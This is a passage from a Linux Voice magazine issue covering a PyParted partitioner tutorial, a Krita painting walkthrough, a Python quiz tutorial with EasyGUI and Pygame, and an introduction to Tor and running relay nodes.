As in the real `fdisk(1)`, we align partitions optimally by default. The partition created must be no larger than the available free space (the `region` argument), so the `maxGeom` constraint is enforced. Intersecting these gives us a `Constraint` that aligns partitions optimally within boundaries specified. `data['start']` and `data['end']` are used as guidelines when prompting for the partition's boundaries, and they shouldn't be misleading. Thus we perform the same calculation that `libparted` does internally: find start or end values that are in a specified range and aligned properly. Try to play with these; for example, change the alignment to `self.device.minimalAlignedConstraint` and see what changes when you create a partition on an empty disk.

Resources

- PyParted homepage <https://fedorahosted.org/pyparted>
- Virtual Environments guide <http://docs.python-guide.org/en/latest/dev/virtualenvs>
- Partition types: properties of partition tables www.win.tue.nl/~aeb/partitions/partition_types-2.html
- Windows NT4 Hardware Requirements http://en.wikipedia.org/wiki/Windows_NT#Hardware_requirements
- fdisk.py sources (this article's version) <https://github.com/vsinityn/fdisk.py>
- PyParted's fdisk.py sample code <https://git.fedorahosted.org/git/pyparted.git/tree/src/fdisk/fdisk.py>

After that, `Fdisk._create_partition()` asks for the beginning and the end of the partition. `Fdisk._parse_last_sector_expr()` parses expressions like `+100M`, which `fdisk(1)` uses as the last sector specifier. Then, the partition is created as usual:

```
try:
    partition = parted.Partition(
        disk=self.disk,
        type=type,
        geometry=parted.Geometry(
            device=self.device,
            start=part_start,
            end=part_end))
    self.disk.addPartition(partition=partition,
        constraint=constraint)
except (parted.PartitionException,
        parted.GeometryException,
        parted.CreateException) as e:
    raise RuntimeError(e.message)
```

If `part_start` or `part_end` are incorrect, the exception will be raised (see the comments in the source code for the details). It is caught in the `Fdisk.add_partition()` method, which displays error messages and returns.

To save the partition table on to the disk, a user enters the `w` command at the `fdisk.py` prompt. The corresponding method (`Fdisk.write()`) simply calls `disk.commit()` and raises `MainLoopExit` to exit.

Afore ye go

Python is arguably the scripting language of choice in today's Linux landscape, and is widely used for various tasks including the creation of system-level components. As an interpreted language, Python is just as powerful as its bindings, which enable scripts to make use of native C libraries. In this perspective, it's nice to have tools like PyParted in our arsenal. Implementing partitioners is hardly an everyday task for most of us, but if you ever face it, the combination of an easy-to-use language and a production-grade library can greatly reduce your programming efforts and development time. 

Dr Valentine Sinitsyn edited the Russian edition of O'Reilly's *Understanding the Linux Kernel*, has a PhD in physics, and is currently doing clever things with Python.

SUBSCRIBE

shop.linuxvoice.com



Get your regular dose of **Linux Voice**, the magazine that:

- LV** Gives 50% of its profits back to Free Software
- LV** Licenses its content CC-BY-SA within 9 months

US/Canada subs prices

1-year print & digital: **£95**
12-month digital only: **£38**

Get many pages of tutorials, features, interviews and reviews every month

Access our rapidly growing back-issues archive – all DRM-free and ready to download

Save money on the shop price and get each issue delivered to your door

Payment is in Pounds Sterling. 12-month subscribers will receive 12 issues of Linux Voice a year. 7-month subscribers will receive 7 issue of Linux Voice. If you are dissatisfied in any way you can write to us to cancel your subscription at subscriptions@linuxvoice.com and we will refund you for all unmailed issues.



All subscribers get access to **every single digital back issue** – that's about 1,000,000 words of tutorials, reviews and free software hackery at your fingertips

Overseas subs prices

12-month print & digital:

Europe: **£85**

US/Canada: **£95**

Rest of world: **£99**



DIGITAL
SUBSCRIPTION*
ONLY £38

* WHEREVER IN THE WORLD YOU ARE – IT'S DIGITAL, SO THERE ARE NO POSTAGE COSTS

KRITA: GET STARTED WITH BRUSH MODES AND LAYERS

You don't have to be an artist to create (almost) credible results from this fantastic drawing application.

WHY DO THIS?

- Support an excellent free software project
- Unleash your inner artist
- Create your very own Stallman portrait

Don't worry, we're not becoming a magazine about art or drawing. But during the course of writing this month's FAQ on Krita (see page 38), we learnt quite a bit about how to work with this fantastic application. And we did this by attempting to draw Richard Stallman without any prior artistic knowledge and using just a mouse. We think this highlights some of the excellent drawing modes and tools in Krita, but most of all, the fun you can have messing around for a few hours. You might even find some artistic ability you never knew you had. Even if you don't, it certainly helps take your mind off programming and PulseAudio if things are getting a little stressful.




Step by step: Create with Krita

1 Create the canvas

We're using Krita 2.8, which you should find in your distribution's repository – either as a standalone application or as part of KDE's Calligra suite. When you first launch the application, a dialog appears asking you to create a document. This is where you need to define the resolution and aspect ratio of the end result, as well as the colour mode.


After clicking on Create, the main window will appear. The Docker panels that are attached to the right-hand border can be moved and dropped onto one another, and enabled and disabled from the Settings > Dockers window. Depending on the capabilities of your graphics hardware, we'd also highly recommend using OpenGL hardware acceleration for the canvas. This can be enabled by selecting Settings > Configure Krita, clicking on the Display page and the OpenGL box. This will speed up nearly all drawing operations.



2 Find your base image

We're going to copy both the colour palette and the overall image from a photo. We took ours from Wikimedia – it was taken by NicoBZH and released under a Creative Commons licence. You need to import your photo into a new layer. Krita's layers are identical to those you find in many art programs, and they enable you to draw one layer on top of another layer, or for layers to process another layer while allowing transparent areas to show through.


Krita enables you to import an image as a new layer by selecting Layer > New > Import Layer. But after doing this, there will be a disparity between your image size and the size and resolution of your canvas. To solve this, we need to scale the layer, and the easiest way to do this is using the Transform tool over on the left. With this selected you can Shift+drag one corner of the image to fill the largest area of your canvas (holding Shift keeps the proportions intact).



3 Experiment with brush models

We're going to do our drawing on a layer above the photo. Just click on the small 'plus' icon in the layer Docker to create one. You also need the default 'white' layer between the photo and our new transparent layer. Layers can be dragged and dropped to change their order, and you can switch between making them visible by clicking on the small 'eye' icon to the right of a layer's thumbnail. You should also change the opacity of the 'white' layer so that you can see through this to the image below. You're going to become very familiar with layer shuffling, visibility checking and opacity changing, because you need to constantly adjust the layer order for each section of the drawing.


The see-through opacity of the white layer creates the digital equivalent to tracing paper, and our first step is to create a sketch of Richard's outline in the transparent layer we just created.



4 Add a background

With the sketch of the outlines created, we next wanted to create a background to give the image some context. This is very simple and it allows you to mess around with the 'wet' brush models offered by Krita. These are great fun, because by changing the opacity levels, you can use the brush to paint colours and to merge and blend colours.

To create the background, first switch to the photo and steal a colour from the background. Use the colour picker or press P, and select a colour before switching back to a brush (press B). **Bristles_wet** is a good brush for this, and using this in broad strokes is a good way of finding a style that works for you. You should also get used to stealing colours from the photo and painting them back into the same approximate locations, because that's how we got the lighting and colours correct in our final image.




LV PRO TIP

You'll want to remember the keyboard shortcuts for changing the brush size – [and], as well as the brush's opacity, I and O, as you use these all the time.

5 Use only handful of colours


With the background created, add a new transparent layer. We're going to use this for the main body of our drawing. By picking colours from the photo, switching between layers and brushes, and by changing the opacity, you should now attempt broadly paint the main blocks of colour into your image. You might want to do this with the photo layer directly beneath the new layer you created, at least initially. We found the best brushes for this step to be the various **bristles** modes and the **mixover_dull** brush. It's also important to try to fill in some of the sketch lines with the colours of the shades on the photo. We quickly got used to picking new colours and merging them together and using 100% opacity for the edges with a small brush. As you can see in the screenshots, we didn't get too worried about fine detail as long as we got the thrust of the outline and colours correct.



6 Refine your masterpiece

Adding the final detail is a great stress reliever – we found ourselves tinkering around for hours, selecting colours, using the colour palette to darken them, or experimenting with other colours. We also added a light source to the background and added some of the colours from the background into the main image for added interest. The **mixover_oil** brush is perfect for this, because it changes direction depending on where the mouse is moving, adding colour in a way that feels similar to oil painting. It also enables you to create thin lines when moving in one direction, or a dapple effect for hair when clicking randomly.

When you've finished, your exported image may need a little post processing, because the OpenGL acceleration isn't 100% accurate when it comes to colour reproduction. But we also found the PDF output to be excellent. 📄





WRITE YOUR OWN PYTHON QUIZ

LES POUNDER

Les Pounder imports functions, defines variables and lists and hones his quizzing skills – all in Python!

WHY DO THIS?

- Program the lazy way, by re-using other peoples code in your projects.
- Use lists, variables and functions to control a logic flow.
- Display your vast quizzing knowledge to friends and family.

Quizzes are great fun – whether it's a friendly game of Trivial Pursuit at Christmas or a pub quiz down at the Dog & Duck, they're great opportunities to show off your knowledge of trivia. In schools around the world, quizzes are used to test the learning of the students and to consolidate the learning experience.

Creating a quiz is a great way to learn more about structure and control of a program. When writing the code you need to understand how the program will flow: if the player answers the question correctly they progress through the game, but incorrect answers inhibit their progress. The use of programming logic enables the creator to set the pace and the rules for the game while testing their own programming skills.

For our game we will create a quiz with Python-related questions, and to enhance the game we are going to add two libraries to our code:

- **EasyGUI** is an easy way to create a graphical user interface (GUI) for our Python program.
- **Pygame** is a library full of great tools that can enable you to build games and multimedia content. For our game we will use Pygame to add music and sound effects to our project.

Setup

This project can be created using any computer, including a Raspberry Pi. We're using Linux Mint 17, which is based on Ubuntu. We'll also need the Idle development environment, so to install each of the packages open a terminal and type in the following. To install IDLE

```
sudo apt-get install idle
```

To install EasyGUI

```
sudo apt-get install python-easygui
```

To install Pygame

```
sudo apt-get install python-pygame
```

Once these have been installed, you will need a copy of the project files from https://github.com/lesp/LinuxVoice_PythonQuiz. You can also download a Zip archive containing all of the project files from https://github.com/lesp/LinuxVoice_PythonQuiz/archive/master.zip.

Idle is an easy-to-use Python editor with an uncluttered and minimalistic interface, enabling you concentrate on writing the code rather than being distracted by fripperies. Idle comes in two versions, one covering 2.x and the 3.x series of Python. For this tutorial I'm using the version for 2.x.



Here's our finished quiz application, written in Python and with nice clickable buttons courtesy of EasyGUI.

When Idle first opens, it presents you with a shell interface that looks very similar to the image bottom right. A shell is an environment where you can prototype new ideas and interact with running programs. The shell is not an ideal environment to write a large program, as it normally works on a line by line basis. If you wish to write much larger programs, which we do, then the best place to work is inside the editor, and to use the editor all you need to do is go to File > New to open a fresh blank editor window.

Plan your logic

Let's open our project in Idle, using the File > Open dialog to navigate to the location where you extracted the project files, so open the file labelled **LV_Quiz.py**.

Once again we will illustrate the intended actions of the project via pseudo code, which is a tool to write the flow of a program in plain English. Here is how we envisage the program will flow.

- 1 Intro asking the player if they would like to play the quiz
- 2 If the player wishes to play
- 3 Reset the score to zero
- 4 Tell the player their current score
- 5 Ask the first question
- 6 If the player answers correctly
- 7 Add 1 to their score
- 8 Play jingle
- 9 Show a dialog box congratulating the player and their current score
- 10 Else if the player answers incorrectly
- 11 Play jingle
- 12 Show a dialog box advising the player of a wrong answer
- 13 Repeat question twice more to allow player to

answer correctly

14 The question structure continues for three more questions before moving on to the end sequence.

15 Play the intro music

16 if the players score is less than , show a dialog box that commiserates the player and shows their final score.

Else

17 Show a dialog box that congratulates the player and shows their final score.

In order to better understand the project we'll break the code down into sections and step through each section, so let's take a closer look at the code.

Imports

In Python you can easily add extra functionality to any project via the use of libraries. Libraries come in all shapes and sizes, from the simplest, **time** (which enables you to import various time and date capabilities into your program) to the most complex, such as **numpy** and **scipy** which are used by NASA (and which we used in LV003 to hunt for comets – www.linuxvoice.com/comet-python).

As with many other Python projects, we first have to import a few extra libraries to further enhance our project. For this project we will import three libraries, and to do that we use the following code, which is included at the top of our project.

```
from easygui import *
```

```
import time
```

```
import pygame
```

As you can see, we've imported libraries into our code in two different ways. The most common is used twice and that is:

```
import <name of library>
```

In order to use any of the functions contained inside of a library imported in this manner we must call the library and the function by name. For example, if we want to use the **sleep** function from the **time** library, we would do that like this

```
time.sleep(1)
```

This is the most traditional way of importing libraries and is a great practice to follow, but there is another way, and you can see that we have imported the EasyGUI library in a different way:

```
from easygui import *
```

This changes the previously used method of using functions from a library. Using this method to import the library means that we can omit the leading library name and just call the function.

```
msgbox(arguments for this function)
```


This can be applied to many libraries, and is really useful when working with those new to Python.

There's another method of importing a library, which is to rename a library so that it is easier to use.

```
import time as t
```

```
t.sleep(1)
```

As you can see, we have renamed the time library to **t**, which makes it quicker to use. This practice is quite



common with Raspberry Pi-based projects, as the Python library **RPi.GPIO** is rather awkward to type and is generally renamed to **GPIO** or **io**.

Starting Pygame

Pygame is a library full of great tools to create games using Python. With Pygame you can create sprites, characters or objects in the game world, and import video, audio and images into your projects. Entire games can be created using this library, for example the website <https://pyweek.org> showcases many games made in Python including a rather good version of the original Super Mario Bros.

For our quiz we're using the Pygame library to add music and sound effects when certain conditions are met. These audio-based methods of output add a rich atmosphere to a game and provide audio stimulus to the player – think of the jingle you get when you collect coins in Mario or rings with Sonic.


We imported the Pygame library earlier but now we need to start it. To do that you need to initialise the library like so:

```
pygame.init()
```

We then need to initialise the mixer, which controls audio in Pygame.

```
pygame.mixer.init()
```

This is all the setup that Pygame requires at this time. Later in our project we will set up a series of functions that will handle the playback of audio.



EasyGUI has an expansive array of many different dialog and menu types. The **egdemo()** function does a great job of showing them all.

As well as the shell, Idle has a power editor that is more than capable of handling any size of project.



Comparison operators

One of the key parts of a quiz is making sure that the player has the right answer, and the mechanism to do that is by comparing the answer given to the expected answer. Below is a table of the most common comparison operators in Python, with an example of how to use each of them in your next project.

Operator	Description	Example
<code>==</code>	Checks if the value of two operands are equal or not; if values are not equal then condition becomes true.	<code>q1 == "Float"</code>
<code>!=</code>	Checks if the value of two operands are equal or not; if values are not equal, then condition becomes true.	<code>if game_start != "No":</code>
<code>></code>	Checks if the value of the left operand is greater than the value of the right operand; if yes, the condition becomes true.	<code>if score > 3:</code>
<code><</code>	Checks if the value of the left operand is less than the value of the right operand; if yes, the condition becomes true.	<code>if score < 1:</code>
<code>>=</code>	Checks if the value of the left operand is greater than or equal to the value of the right operand; if yes, the condition becomes true.	<code>if score >= 2:</code>
<code><=</code>	Checks if the value of the left operand is less than or equal to the value of the right operand; if yes, the condition becomes true.	<code>if score <= 3:</code>

Pygame is an impressive and expansive library and in this tutorial we haven't even scratched the surface of what it can do. If you would like to know more about what Pygame can do (and we strongly recommend it) head over to their website www.pygame.org.

Functions

For our quiz we use three functions: `intro()`, `win()` and `lose()`. These three functions were created to handle playback of audio at key points in the game.

But what is a function? Well, a function is a way of executing a block of program code just by calling its name. Let's take a look at one of our functions

```
def intro():
```

```
intro=pygame.mixer.music.load("intro.mp3")
pygame.mixer.music.play(1)
```

We start with defining the name of the function; in this example it's `intro()`. Next we create a variable called `intro`, which will contain the output from loading the mp3 intro music into Pygame. Finally we instruct Pygame to play the music that has been queued into the mixer, but to only play the music once. Functions are very powerful and can be expanded into much more versatile tools.

Variables

Variables are an important part of many programming languages, and Python is no exception. Variables are a temporary method of data storage, and can store many different types of data for reuse in a project. For example, we can use a temperature sensor attached to a Raspberry Pi to read the temperature and store the value in a variable, or we can store a player's name. Variables are flexible enough to store anything. In our project we use a few different variables to contain the player's score and location of external image files – here are a few examples.

```
score = 0
logo = "./images/masthead.gif"
start_title = "Welcome to Linux Voice Python Quiz"
```


Firstly, our `score` variable is used to track the progress of the player and is updated each time the player answers a question correctly. `logo` and `start_title` are two variables that store a string of text: in `logo`'s case the location of the Linux Voice logo for the intro dialog box, and for `start_title` the text that is displayed at the top of the intro dialog box.

Lists

Another method of storing data in our Python project is to use a list. A list is also known as an array in other programming languages, and by using a list we can store lots of individual items and use them in our code. In our code we use a list to contain the possible answers to questions – for example, we use a list called `play` to contain the answers "Yes" and "No"

```
play = ["Yes","No"]
```

All list contents are indexed, so individual items can be recalled from the list. The first item in a list is



Get the question right and the quiz plays a sound, adds 1 to your score and moves on to the next question.

always index 0. For example, if we wished to print the first item from the `play` list, which is "Yes", then I would do the following.

```
print(play[0])
```

EasyGUI guide

Easygui is a simple method of generating a graphical user interface (GUI). EasyGUI was created by Steve Ferg, who left the project in March 2013. It is now under the maintenance of Alexander Zawadzki, who is keeping the project alive, but the codebase is frozen with little chance of upgrade. Don't let this put you off though – it's exceptionally easy to use.

Using EasyGUI you can easily add a GUI to most Python projects. If you would like to see the full library of GUI elements you can use the inbuilt demo function, remembering to import the library to start with `easygui.egdemo()`.

For this project we're using three different types of GUI elements.

- **Buttonbox** To ask if the player would like to play.
- **Choicebox** To ask questions and capture answers from the player.
- **Msgbox** To update the player on their score.

EasyGUI has an easy-to-learn syntax which is common across all of the many different types of GUI elements it provides. Here for example is the syntax to create a message box.

```
msgbox(title="Title of dialog box",msg="Message to the player",image="Location of the GIF")
```

Providing all of this information each time can be long winded, so to make things a little easier we have created variables that store the various details for each question.

Question structure

Each question is inside a loop that will only repeat if the player answers the question incorrectly, and the player will only have three chances to answer each question before they are automatically progressed to the next question. Using a `for` loop with a range of 0 to 3 we can have the question repeated three times unless the loop is broken by a correct answer.

Under the `for` loop you can see the question being formed using variables such as `msg` and `title`, and there's also a list labelled `q1choices`, which contains the potential answers. All of these variables and the list are then used to create the contents of our first question. To ask the question we first create a variable to store the answer chosen by the player (in this case

Project files

All of the files used in these projects are available via my GitHub repository. GitHub is a marvellous way of storing and collaborating on code projects. You can find my GitHub repo at https://github.com/lesp/LinuxVoice_Pibrella.

If you're not a Github user, don't worry you can still obtain a zip file that contains all of the project files. The Zip file can be found at https://github.com/lesp/LinuxVoice_Pibrella/archive/master.zip.

Expansion activity

Our quiz is playable, but the code is quite large, with lots of repetition. How can we enhance our code so that we have a much smaller project? The answer may be to use a function with arguments.

Earlier we used functions to control the playback of audio in the quiz. These functions took no arguments and simply ran when executed. A function that takes an argument expects to see one or more additional pieces of information before it runs. Here is a basic example of defining a function that takes an argument.

```
def func(x,y):
    print(x*y)
```

To use this function, we call the function by its name and then substitute the x,y with the values that we wish to use, as so.

```
func(2,3)
```

This will then print the answer to the equation $2 * 3$. For our project we can create a function for each of the different types of EasyGUI elements used, and then use the arguments to dictate what is displayed.

```
def msg(title,msg,image):
```

```
    msgbox(title=title,msg=msg,image=image)
```

With this function created we can now test to see if it works.

```
msg("This is the title","This is a message to the player",".images/image.gif")
```

The above code will set the title to be "This is the title" with a message reading "This is a message to the player" and the location of the image is used to grab the image and display it in the dialog box.

So using this new function syntax, do you think that you could make a function for each of the dialogs made in our quiz?

the variable is `q1`). Here is the code

```
#Question 1
```

```
for i in range(0,3):
```

```
    msg = "What type of number is 1.4?"
```

```
    title = "Question 1"
```

```
    q1choices = ["Integer","Float","Very small"]
```

```
    q1 = choicebox(msg,title,q1choices)
```

Now that we have asked the question we need to use conditional logic to compare the answer given to the correct answer. To do this we compare the variable `q1` with the hard-coded answer "Float". If the answer given matches the expected result then the `win()` function is called, which plays the audio. We then increment the score by one point. Finally we set up the variables necessary for our GUI dialog box. Once these steps are complete we break this loop and move on to question 2.

```
    if q1 == "Float":
```

```
        win()
```

```
        score = score + 1
```

```
        correct = ("Well done you got it right. Your score is "+str(score))
```

```
        image = ".images/tick.gif"
```

```
        msgbox(title="CORRECT",image=image,msg=correct)
```

```
        break
```

But let's say that our player gets this question wrong – in this scenario we would move to the `else` section of our logic. This triggers our `lose()` function to play audio and then creates two variables that will contain the contents of a dialog box informing the player that they chose the wrong answer.

```
    else:
```

```
        lose()
```

```
        wrong = "I'm sorry that's the wrong answer"
```

```
        image = ".images/cross.gif"
```

```
        msgbox(title="Wrong Answer",image=image,msg=wrong) 
```

Les Pounder is a maker and hacker specialising in the Raspberry Pi and Arduino. Les travels the UK training teachers in the new computing curriculum and Raspberry Pi.

TOR: ENCRYPT YOUR INTERNET TRAFFIC

Discover how this anonymity network is helping activists around the globe, and run your own node to contribute back.

WHY DO THIS?


- Keep yourself safe online
- Help whistle-blowers and activists stay beyond the reach of those who would silence them
- Bypass censorship

Imagine you're a blogger complaining about the actions of your repressive government. Or perhaps you've discovered a load of documents that incriminate some powerful people, and you want to get them out to a friendly journalist. In both cases you'd be crazy to use the open internet – it's about as secure as the writing on the back of a postcard, and you'd run the risk of a one-way trip to Guantánamo Bay, or worse. What you'd need is a secure internet anonymising service – like Tor.

Tor is a global network of computers run by volunteers to provide online anonymity to anyone who needs it. The network is based on the principal of onion routing (the name Tor simply stands for 'The Onion Router'). This means that a connection goes through several encrypted layers, and the router at each layer only knows what is essential to perform the work at that layer.

When you connect to the Tor network the following process occurs: the client downloads a list of all available Tor relays and selects three: one guard, one middle and one exit.

If you then send information through the Tor network onto the internet, it's first encrypted so that only the exit relay can see what the website you're requesting is. Then this already encrypted layer is further encrypted so that only the middle relay knows that it should be sent to the exit relay. This doubly-encrypted layer is encrypted so that only the guard relay can see who the middle relay is. All this encryption is done before it leaves your computer, so:



The Atlas website can give you lots of graphs on how much data is flowing through individual nodes. Here's a week's traffic through the Linux Voice exit node.

- Anyone monitoring your internet connection can only see you exchanging encrypted information with the guard relay.
- The guard relay only knows your IP address and who the middle relay is.
- The middle relay only knows the guard relay and the exit relay, but not who you are or what website you're requesting.
- The exit node knows what you're requesting off the internet, and who the middle relay is, but not who you are or who the guard relay is.

This process completely separates the content you're requesting from anything that can be used to establish your identity.

The Tor team has done excellent work to make sure that it's easy to use, because the people who need it most (activists and people persecuted by their governments) may not be tech-savvy. All you need to do is download the Tor Browser Bundle from www.torproject.org, unzip it, and run the `start-tor-browser` script in the unzipped directory. This will connect to Tor and open a web browser.

Another option is to run the Tails live CD. This can be burned onto a DVD or USB stick and provides a secure Tor environment for web browsing, instant messaging, and other uses.

It's also possible to stay anonymous on the go using Orbot, an app for Android that will link your phone or tablet to the Tor network.

Running the network

For the Tor network to function, it needs people to run the relays that pass the data around the network and

Arm – the Anonymising Relay Monitor – provides a Curses-based interface that works over SSH to give you all the information you need to keep your Tor node healthy.

```
ben@ben-All-Series: ~
arm - vm11865 (Linux 3.2.0-4-amd64) Tor 0.2.3.25 (recommended)
tor321 - 185.8.238.66:9001, Control Socket: /var/run/tor/control
cpu: 0.4% tor, 1.2% arm mem: 112 MB (11.2%) pid: 2896 uptime: 2-01:49:43
fingerprint: 8CBF156327B0A9958FA9B2D83DE3FF6C733DB10D
flags: Exit, Fast, Named, Running, Stable, Valid

page 1 / 5 - m: menu, p: pause, h: page help, q: quit
Bandwidth (limit: 800.0 Kb/s, burst: 1.5 Mb/s, measured: 256.0 b/s):
Download (56.0 Kb/sec): Upload (18.0 Kb/sec):
44 54
29 36
14 18
0 0
avg: 224.3 Kb/sec, total: 6.3 GB avg: 236.3 Kb/sec, total: 6.5 GB

Events (TOR/ARM NOTICE - ERR):
19:52:49 [ARM_NOTICE] Read the last day of bandwidth history from the state
file (1 hour is missing)
19:52:49 [ARM_NOTICE] Tor is preventing system utilities like netstat and
lsof from working. This means that arm can't provide you with connection
information. You can change this by adding 'DisableDebuggerAttachment 0'
```

onto the internet. These aren't run by a centralised organisation (since if one organisation controlled a significant number of the relays, it would be able to look at the information in several of these and spy on users), but by a number of individuals and projects around the world.

Linux Voice, for example, currently runs two, the first one being a fairly modest exit node called Tor321. You can see the current status of the node at <http://tinyurl.com/lvtornode>. We also run a bridge node (for details see the 'A Network Under Attack' boxout on page 85).

Running a Tor node is simply a case of installing the **tor** program and setting the appropriate options in the **torrc** file. However, before you start that, you should understand the implications of the options you select.

The problem revolves around the fact that by adding your computer to the Tor network, you're allowing other people to send data through your machine. This data could be anything from someone shopping on eBay to Edward Snowden communicating with journalists in America to someone downloading illegal content (whatever that means in your country).

Diplomatic immunity

This could attract the attention of your ISP and could cause you to get into trouble. However, this will only be visible to your ISP if you're an exit node. If you're one of the first two hops on the Tor network, all the data flowing into and out of your computer on the Tor network will be encrypted so that your ISP (or you for that matter) can't see what it is. This means there should be no legal consequences for people running non-exit Tor nodes in most countries (should you happen to live in a country with restrictive laws governing internet usage such as China or Iran, you

Strength through diversity

Diversity is one of the key things that helps keep the Tor network anonymous. That means many things. It means that a diverse spread of relays is important, because by spreading them out across many different networks in many different countries, it becomes much harder to run timing attacks. Similarly, diversity among exit nodes is also important because this means that anyone trying to listen in on all Tor traffic has to listen in more places. A diversity of bridge nodes is absolutely critical to keeping the Tor network open to people inside restrictive countries.

These are all quite obvious areas where diversity helps the network, but less obviously, it's also important to have a diversity of users. If, for example, only whistle-blowers used the Tor network, then there would still be some anonymity, but any website operators would know that any connection coming from a Tor exit node was from a whistle-blower. Only by getting a wide range of users on the network can it offer true anonymity to its users. Because of this, you shouldn't shy away from using the Tor network for fear of using up resources that other people may need more. The sheer act of using it actually makes it more secure for everyone (although you shouldn't run high-bandwidth traffic through the Tor network unless necessary).

Tor and the law

Although there have been several legal controversies surrounding Tor, to our knowledge no one has been convicted for running a Tor exit node. As we're going to press, William Webber has just been convicted in Austria for abetting access to pornographic images of minors after someone downloaded such images through their exit node.

